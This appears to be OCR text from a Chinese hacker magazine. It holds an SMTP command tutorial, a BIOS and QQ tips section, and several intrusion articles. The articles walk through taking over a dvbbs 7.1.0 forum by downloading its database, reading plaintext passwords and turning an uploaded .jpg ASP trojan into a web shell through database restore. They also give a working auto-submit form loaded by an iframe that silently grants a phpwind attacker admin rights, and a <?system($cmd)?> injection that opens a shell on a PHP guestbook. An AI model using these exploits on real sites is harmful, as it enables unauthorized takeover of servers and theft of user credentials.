与从POP3服务器上收信一样，在ESMTP服务器上发送邮件时，必须出示用户的帐号和密码，但ESMTP使用的是BASE64加密后用户名和密码。如果帐号和密码不正确，ESMTP服务器会拒绝发送该邮件。这样，在该E-Mail系统中没有帐号的用户就无法利用该ESMTP服务器乱发邮件了。同时，如果系统内的用户乱发垃圾邮件，网管可以很容易地发现是谁在制造垃圾邮件，并采取相应的控制和制裁措施。当因特网上所有的E-Mail服务商都采用ESMTP这种措施之后，邮件系统的安全性和有效性将得到很大提高，使用户逐渐远离垃圾邮件的困扰。

注意

SMTP协议是最早出现的，也是被普遍使用的最基本的Internet邮件服务协议。SMTP协议本身是一个简化的邮件递交协议，缺乏必要的身份认证，这是造成垃圾邮件泛滥的原因之一。由于SMTP协议中，允许发信人伪造绝大多数的发信人特征信息，如：发信人、信件路由等，甚至通过匿名转发、开放转发和开放代理等手段，可以近乎完全地抹去垃圾邮件的发信人特征，这对于发现并制止垃圾邮件的传播造成了很大的困难。为了更有效地抑制垃圾邮件的泛滥，许多E-Mail服务商升级了他们的SMTP系统，即使用ESMTP的方式来作E-mail发送服务。

以下测试的SMTP服务器为163的个人免费邮件SMTP服务器，使用ESMTP协议，测试前先务必掌握如下的SMTP/ESMTP命令。


```
SMTP/ESMTP 命令：
HELO        SMTP命令，发信不要认证。向服务器标识用户身份。发送者能欺骗，说谎，但一般情况下服务器都能检测到。
EHLO        ESMTP命令，发信需要认证。向服务器标识用户身份。发送者能欺骗，说谎，但一般情况下服务器都能检测到。
MAIL FROM   指定发件人地址
RCPT TO     指定单个的邮件接收人；可有多个RCPT TO；常在MAIL命令后面。
DATA        在单个或多个RCPT命令后，表示所有的邮件接收人已标识，并初始化数据传输，以CRLF.CRLF结束
VRFY        用于验证指定的用户/邮箱是否存在
EXPN        验证给定的邮箱列表是否存在，扩充邮箱列表，也常被禁用
HELP        查询服务器支持什么命令
NOOP        无操作，服务器应响应OK
RSET        重置会话，当前传输被取消
QUIT        结束会话

C:\>nc smtp.163.com 25 ------------- 使用NC连接远程SMTP服务器的25端口
220 Coremail SMTP(Anti Spam) System (163com[20030606])
------------------------------------ 建立连接成功，显示服务器的标识名称
EHLO USERB8AA4513C2 ----------------------- ESMTP 命令，发信需要认证
(HELO USERB8AA4513C2 -------------------- SMTP命令，发信不需要认证，跳过下面几步直接发送MAIL FROM命令)
250-smtp10
250-PIPELINING
250-AUTH LOGIN PLAIN NTLM
250-AUTH=LOGIN PLAIN NTLM
250 8BITMIME
AUTH LOGIN ----------------------------------- 进行用户身份认证
334 VXNlcm5hbWU6
YWxleF85OTk5OQ== -------------------------- BASE64加密后的用户名
334 UGFzc3dvcmQ6
MDM5ODg1MTg= ------------------------------- BASE64加密后的密码
235 Authentication successful ------------ 身份认证成功
(553 Authentication failure ------------- 身份认证失败)
发到本系统中域名下的账户可跳过身份认证。
MAIL FROM: <alex_99999@163.com> ---------- 指定发件人地址
250 Ok
RCPT TO: <jzzy99@etang.com> -------------- 指定收件人地址
250 Ok -------------------------------------- 命令执行成功
DATA ------------------------------------------- 数据传输初始化
354 End data with <CR><LF>.<CR><LF> ------ 开始传输数据
Message-ID: <007201c4f965$b2874880$3801a8c0@USERB8AA4513C2>
From: "kuin" <alex_99999@163.com>
To: "kuin" <jzzy99@etang.com>
Subject: test
Date: Thu, 13 Jan 2005 19:47:41 +0800

Hi, test
This is a test mail, you don't reply it.
--------- 注意！这里的操作是回车加“.”再加回车，结束邮件正文的输入。
250 Ok: queued as VMEsS+hf5kEjVesF.1 ----- 命令执行成功
QUIT ------------------------------------------ 结束会话
221 Bye --------------------------------------- 断开连接

C:\>
```

测试结果如图所示。




逆向思维


挖掘dvbbs7.1.0的小BUG


图by 毒药

好久没有到动网官方网站上去看了，今天无意打开一个动网论坛，页脚下面标注着dvbbs ver 7.1.0字样。我心里起疑："这是动网官方出的版本还是这个站长自己修改的呢？"于是我去动网官方网站上看了一下，如图1，果然是官方的版本。




这段时间我忙于毕业设计，没有时间去读他的源代码，就先去那个论坛看看有没有什么大的改变。这是一个刚建设好的论坛，数据库名还是默认的。赶快下载下来，用辅臣数据库浏览器打开。不用破md5密码，直接看明文，如图2所示。







打开Dv_log表，字段名选择l_content，关键字自己填写pass，查询一下，哗啦会出现一大堆记录。找到username2=这个地方，双击它，password2=和&中间的就是密码啦！赶快隐身登陆上去，发一个帖子，把asp木马改成.jpg格式上传上去。既然"彪哥"倡议我们按套路来，我们就乖乖的听话。接下来就是备份数据库了，如图3。



不好，dvbbs 7.1.0作了改进，不让把非数据库格式文件备份！如图4。



显然动网开发人员知道了俺们这些小黑客的套路。我高呼："谁来救救我，怎么办啊？"耳边响起上帝的声音"逆向思维"，对呀！备份这条路走不通，那么恢复数据库有没有严格定义文件格式呢？马上测试它，如图5和图6。



哈哈。管理员知道了一定抱怨道："你咋不按套路出牌啊？"接下来的事不用说了吧，打开上传的asp木马，尽情的发挥你们的聪明才智吧！

（本文所涉及的辅臣数据库浏览器.exe在光盘中有收录。）

雕虫小技

想让电脑在我们指定的某个时刻自动开机么？开机进入在BIOS设置界面，选"Power Management Setup"进入电源管理窗口。将光标移到"Resume By Alarm（定时开机）"，点下翻页键"Disabled"改为"Enabled"，此时"Resume By Alarm"选项下本来是灰色的日期和时间设置会变亮。将光标先后移到"Date Alarm（开机日期）"和"Time Alarm（开机时间）"上，用上、下翻页键设定好。到了你设定的时刻，电脑就会自动启动。

在QQ中在选择字体时候，在字体前加上"@"就可以显示横着走的汉字，这个估计大家都知道吧，其实QQ中还可以发好多有趣的小图形，点QQ对话框上的字体选择（那个A呀），然后在"字体"下选择webdings或者wingdings、wingdings2、wingdings3，然后选择好大小，点确定在QQ对话框中输入试试，是不是都成了有趣的小图形了？呵呵，大家可以尽情发挥自己的想象组合一下哦。

如果黑客成为职业，会失去很多的快乐，更多的是寂寞与失落。学得越多，越是觉得自己不足，即使侥幸发现了一点独得，那丝小小的喜悦也会瞬间滑落，更多的是面对无边无际安全知识的恐怖；还是把学习黑客技术当做一个业余爱好吧，在安全知识的海洋里溅起一朵浪花，也会感到儿童般的快乐。本期的13篇文章，涉及到了SQL INJECTION各个层面，从简单的留言本加密密码破解，到常规的db_ower权限注入、PHP+TXT文本研究，甚至到HTTP响应头拆分这样的漏洞都一应俱全。6月是孩子的节日，希望本栏目也会给你重温天真这一快乐。

继续解读phpwind的安全隐患

文/浅蓝的辐射鱼[F.S.T]

最近我们火狐使用上了phpwind论坛，所以为了安全检验了这款论坛，发现跨站的安全隐患实在不少，但是直接写入可以读出来的跨站并不是很多了（汗，其实也不少，phpwind的工作人员不要偷偷乐，很不安全啊）。想了想就又打算写这篇文章了，顺便说说跨站漏洞的最佳使用方法（个人觉得）。

一、跨站漏洞的成因

1、FLASH脚本的跨站漏洞

记得很早以前就有大大们在黑x 写过在flash里插入脚本进行跨站，这个没有什么很好的办法，但是，一般的论坛都是改为显示url来防止这样的攻击。可是，使用phpwind的用户注意了，phpwind默认可是直接显示flash的哟。只要去后台关闭flash相关的ubb标签就可以了，这样只是显示flash的url了。

2、管理后台存在跨站漏洞

大家都知道phpwind是会把管理员登陆日志记录下来，可是大家没有想到这里没有处理吧，而且管理日志是不允许删除最新100条的，我们看看代码是怎么写的。这是./admin/admincp.php里的一段代码（由于我是在网吧看的，大家要查证请直接搜索下面的代码）：

```
$rightset=checkpass($admin_name,$admin_pwd);
$admin_gid=$rightset['gid'];
if (!$rightset || strlen($admin_pwd)<16) {
  if ($admin_name!=""){
   session_unset();
    $new_adminrecord="<?die;?>|$admin_name|$_POST[admin_pwd]|Logging Failed|$admin_login_ip|$timestamp|\n";
      writeover($bbsrecordfile,$new_adminrecord,"ab");
```

好吧，注意一下这里一段代码：

```
$new_adminrecord="<?die;?>|$admin_name|$_POST[admin_pwd]|Logging Failed|$admin_login_ip|$timestamp|\n";
      writeover($bbsrecordfile,$new_adminrecord,"ab");
```

我们输入的用户名和密码登陆成功与否等等全被写进了./data/bbscache/admin_record.php里，大家不觉得很危险吗？可能大家一直就以为跨站，偷cookie，跳一个窗口，我们都是搞安全的，你跳一个窗口我还会发现不了？那么，我告诉大家一个杀人无痕的跨站方法吧！

二、跨站漏洞的利用

1、跨站的使用说明

假设在管理员登陆的时候，支持他在论坛进行管理的是他的cookie和session，而session是由cookie里的sessionid控制的。那么，假设管理员是在后台管理的，他打开的论坛页就是他的论坛管理权限（说得好象winnt的权限继承，-_-!!，不要鄙视我），也就是说，我们可以使用iframe来使得管理员在不知道的情况下为我们提交数据，而提交的数据就是建立在他原本的cookie和session上。如果他是管理员的话，那么我们就可以直接利用他偷偷添加管理员了。

2、添加管理员的跨站方式

我们先在自己的空间上建立一个文件。偶建立的就是http://www.huij.net/akira/blog/up/saiy.html ，代码为：

```
<form action="admin.php?adminjob=setuser" method=post>
  <input type=hidden name='action' value='edutgroup'>
  <input name="gid[3167]" type="hidden" value="3">
  <input type=submit value="wrsky">
</form>
  <script language="javascript">
  this.document.forms[0].submit()
  </script>
```

注意哟，里面的gid[3167]中的3167是你在那个论坛的id，你查看个人资料时可以看到。其中后面的JS代码是用来进入后提交表单，我们去后台登陆写代码吧。这里，用户名我们写：

浅蓝的辐射鱼<iframe name=I src=http://www.huij.net/akira/blog/up/saiy.html scrolling=no border=0 frameborder=0 width=0 height=0></iframe>

浅蓝的辐射鱼后面使用HTML的iframe偷偷的打开了http://www.huij.net/akira/blog/up/saiy.html文件。这样在日志里只会显示用户名为浅蓝的辐射鱼，如图1所示，是不是正常显示了？

呵呵，看起来还不错哟……只要管理员查看日志，就把你添加为论坛管理员了。

3、伪造后台日志

因为我们可以控制用户名，而且没有过滤，我们就可以随意地伪造后台的登陆日志了，呵呵，好玩不？写点莫名其妙的




图1

后台记录也是很好玩的呢。比如~~~XXX测试漏洞或XXX到此一游。那么用户名我们写：

```
浅蓝的辐射鱼|aaaaaaaaaa|Logging Failed|218.64.54.249|1114140716|
  <?die;?>|浅蓝的辐射鱼||我是一只小小鸟，飞不高，好讨厌。
```

管理员登陆后台效果如图2所示。




图2

哎，我可没有用浅蓝的辐射鱼这个号登陆，大家不要误会了哟。我们可以伪造任何用户，估计管理员看到这样错乱奇怪的后台日志记录心里会很疑惑才是。

便于大家测试，在这里我有写一个wrsky.html，请打开编辑源码中post的url为你要黑的论坛地址就可以伪造后台日志了。

三、漏洞修补

最好是等待官方的补丁，简单的修补方式是在./admin/admincp.php的**$new_adminrecord="<?die;?>|$admin_name|$_POST[admin_pwd]|Logging Failed|$admin_login_ip|$timestamp|\n";**这句的下面加上一句**$new_adminrecord = htmlspecialchars($new_adminrecord);**

这样跨站就被解决了，但是没有做防止伪造日志，因为偶就把|当密码了。

最近没有时间去看脚本，不过从phpwind接二连三的漏洞看，有的脚本编写者确实该注意一下安全了。如果大家有什么疑问，欢迎来www.wrsky.com或非安全论坛交流。

（文章中的跨站攻击工具wrsky.htm已收录在本期光盘中）

浅谈PHP+TXT下的入侵方法

图By philoes[B.C.T]

关于ＰＨＰ脚本的入侵，现在网络上针对比较多的是PHP+MYSQL下的入侵，特别是在该环境下的注入，主要是结合UNION查询下的LOAD_FILE，功能实在是太强大了。造成的后果是现在有些朋友在不知道程序源码的情况下，见到类似http://target/xxx.php?xxx=xxx这样的url就提交**http://target/xxx.php?xxx=xxx'**以及**http://target/xxx.php?xxx=xxx and 1=1**和**http://target/xxx.php?xxx=xxx and 1=2**去尝试注入。很多人却没有想过在PHP+TXT下的程序是不会出现这种问题的，至于为什么，哈哈，自己想。今天我就和大家探讨PHP+TXT下的常见入侵方法，这里我分三种情况讲叙。

一、利用我们写入的变量未过滤，直接写入EBSHELL

请看如下代码(write.php)：

```
<?php
if($job==add){
$topic=trim($topic);
$content=trim($content);
if($topic=="" or $content=="")
{echo"主题和内容不能为空!";exit;}
$fp=@fopen("data.php","a+");
    flock($fp,LOCK_EX);
    fwrite($fp,"$topic|$content\n");
    fclose($fp);
echo"<center><a href=write.php>留言成功!请返回</a></center>";
};
?>
<form method="post" name="input" action="write.php?job=add">
<tr><td>标题:</td><td><input type="text" name="topic"></td></tr><br>
<tr><td>内容:</td><td><textarea name="content"></textarea></td></tr><br>
<input type="hidden" name="job" value="add">
<tr><td><input type="submit" name="submit" value="留言"></td>
<td><input type="reset" name="reset" value="重置"></td></tr>
</form>
```

这段代码的意思很简单，我不做过多解释了。它是将我们提交的内容以"|"为分隔符写入到write.php文件的同目录下的data.php里面。这段代码显然对我们提交的变量没有进行任何过滤，导致我们直接向data.php里写入后门。例如在标题里写入：<?system($cmd)?>，在内容里随便添加，提交后，http://target /data.php?cmd=dir是不是就有一个简单的SHELL了？图1是我截取的一个本地测试图，给大家看一下。

